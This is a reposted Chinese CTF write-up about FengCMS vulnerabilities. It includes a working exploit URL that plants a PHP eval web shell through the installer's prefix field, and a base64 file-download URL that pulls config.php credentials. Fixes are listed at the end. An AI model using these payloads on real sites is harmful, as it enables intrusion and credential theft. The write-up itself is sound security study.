
php任意下载文件漏洞,FengCMS任意文件下载漏洞

转载

哈哈哈哈蓝 于 2021-03-27 22:34:51 发布 129 收藏
文章标签： php任意下载文件漏洞




本文转载自RookieHacker的博客

假期闲着没事干，正好一个表哥举办了一场不错的CTF，这次渗透就是基于一个表哥搭建的实验环境，也算是记一下writeup吧~

关于任意文件

任意

FengCms——由地方网络工作室基于PHP+MYSQL开发。是一款开源的网站内容管理系统。而这个漏洞也挺久了(虽然小菜鸟不久前才知道。。)，WooYun-2014-76648：FengCMS 修复不当导致getshell(修复不当。。不说什么了。只求以后自己写的代码行行无bug！)修复完之后，install目录默认是不会自动删除的，依然可以getshell。关于漏洞的具体细节参考自WooYun-2014-76648：FengCMS 修复不当导致getshell。




判断是否存在lock文件 如果存在lock文件了 就会header到index.php。但是header 后 他并没有exit 所以并不会退出 导致了又是一个重装。


所以直接进行setp = 4 的步骤，其中只有DB_PREFIX字段不影响，可以用来getshell。


漏洞利用

直接访问URL：

.../install/index.php?
host=localhost&user=root&password=root&dbname=hello&prefix=f_');@eval($_POST[101]);
('&url_type=1&step=4







漏洞修复

echo 完了，exit()一下。


回到CTF

拿到flag


前边说了挺多的了，是不是还没出现怎么任意文件下载？？？O(∩_∩)O哈哈~构造URL那里需要我们利用host、user、password、dbname以及prefix，这些信息去哪里找呢？当然是配置文件config.php啦！！这里就用到了任意文件下载漏洞。我们构造URL：

http://localhost/index.php?controller=down&file=L2NvbmZpZy5waHA= # L2NvbmZpZy5waHA=为/config.php base64加密后得到

这样就可以下载配置文件了



而我是怎么拿到flag的呢？O(∩_∩)O哈哈~拿flag的步骤没这么麻烦，直接由配置文件得到



修复方案

1、限定目录


2、白名单限定可下载路径的文件等等

参考及感谢

一个表哥细心整理的乌云上关于PHP的常见漏洞

大蝉表哥转乌云的论PHP常见的漏洞

分享一个乌云drops的镜像



另外，如果大家对PHP的或乌云的其他漏洞感兴趣，也可以去以上三位表哥的博客和网站学习一下，小菜鸟在这里谢过三位表哥！！！

本文转载自RookieHacker的博客